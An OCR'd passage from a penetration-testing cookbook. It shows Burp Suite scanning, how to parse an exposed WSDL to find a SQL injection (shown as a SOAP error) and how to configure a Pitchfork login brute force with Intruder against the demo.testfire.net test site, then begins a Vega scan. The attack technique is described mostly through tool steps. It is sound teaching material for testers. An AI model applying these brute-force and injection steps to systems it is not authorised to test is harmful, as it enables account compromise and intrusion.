
14. Once we have sent the requests to the **Scanner**, we will go to the **Scanner** tab and choose **Options**. Here, we can actually tell the scanner what exactly we want it to look for in our application:




15. We can see the results of our scan in the **Scan queue** tab:



16. The **Scan queue** tab can be seen in the following screenshot:



The following screenshot shows the results of the **Scan queue** tab in more detail:



While we are using only a few extensions here, you can view the whole list and choose your own extensions too. Extensions are easy to set up.


Exploiting WSDLs with Wsdler

Web Services Description Language (**WSDL**) is an XML-based language used to describe the functionality offered by a web service. Often while executing a pentest project, we may find a WSDL file out in the open, unauthenticated. In this recipe, we will look at how we can benefit from WSDL.


How to do it...

We intercept the request of WSDL in Burp:


1. Right-click on the request and select **Parse WSDL**:




2. Switch to the **Wsdler** tab, and we will see all the service calls. We can see the complete request by clicking on any one of them:



3. To be able to play around with it, we will need to send it to the **Repeater**:



4. We right-click and select **Send to Repeater**:



5. In our case, we can see that putting a single quote throws up an error. And voila! We have an SQL injection possibility!

The following screenshot shows the SQL injection:

```
<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><s:Fault><faultcode
xmlns:a="http://schemas.microsoft.com/net/2005/12/windowscommunicationfoundation/dis
patcher">a:InternalServiceFault</faultcode><faultstring
xml:lang="en-US">Unterminated string. Expected delimiter: '. Path '', line 1,
position 1.</faultstring><detail><ExceptionDetail
xmlns="http://schemas.datacontract.org/2004/07/System.ServiceModel"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><HelpLink
```

You will learn more about exploiting SQL in the later chapters of the book.

Using Intruder


Intruder is a great tool which allows us to perform different types of attacks that can be used to find all kinds of vulnerabilities. Some of the most common attacks that can be performed with **Intruder** are as follows:

- Bruteforce
- Fuzzing
- Enumeration
- Application layer DoS


How to do it...

We start off picking up a request from our captured requests:

1. Right-click on the request and select **Send to Intruder**:



Contents
Host
Method
URL
Params
Statu
http://demo.testfire.net GET /bank/login.aspx 200
POST /bank/login.aspx 200
http://demo.testfire.net GET /
http://demo.testfire.net GET /cgi.exe
http://demo.testfire.net GET /default.aspx
http://demo.testfire.net GET /default.aspx?content...
Request
Response
Raw
Params
Accept-Encoding: gzip
Accept-Charset: ISO-8
Referer: http://demo.
Cookie: ASP.NET_Sessi
amSessionId=12202111
Content-Type: applica
Content-Length: 37
Connection: close
uid=admin&passw=wfdfb
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder ⌘+^+I
Send to Repeater ⌘+^+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command

2. Switch to the **Intruder** tab. We need to specify a payload position, and we can do that by selecting the place we want or selecting the payload and clicking on the **Add §** button:




3. In our case, since we are performing a login brute force, we will use the attack type **Pitchfork**:


4. Next, we switch to the **Payloads** tab. This is where we will enter our payloads:



5. We choose set **1**, and as we are bruteforcing, we can choose a simple list as the **Payload type**.
6. In the **Payload** options, we specify the list of words we want the app to be tested against. We can either enter them manually, or we can choose a pre-built list:




7. Now we choose set **2** and again specify a list of passwords we want the tool to try:



8. Burp allows us to customize the attack with the option of configuring stuff such as the **Number of threads**, choosing **Redirections** options, and even a **Grep - Match** in the **Options** tab:

9. We click on **Start attack**:



10. A new window will pop up, showing all the results of the attack performed.

Here, we have used only one type of attack mode (**Pitchfork**). More can be learned about the different types of attack modes for **Intruder** at `https://nitstorm.github.io/blog/burp-suite-intruder-attack-types/`.

Web app pentest with Vega

Vega is an open source web app pentesting tool built in to Java. It has a JavaScript-based API, which makes it even more powerful and flexible. Vega is pretty easy to use in the following recipe, and you will learn how to perform a scan with it.

Getting ready

Some Kali versions do not come with Vega installed, but it can be installed using the command:


```
apt-get install vega
```

How to do it...

1. Vega is inbuilt in Kali and can be started using this command:


```
vega
```

The preceding command opens up the Vega tool:




2. There are two ways to start a scan in Vega—by choosing either the scanner mode or the proxy mode. We look at the scanner mode here.


3. We choose the **Start New Scan** options from the **Scan** menu:



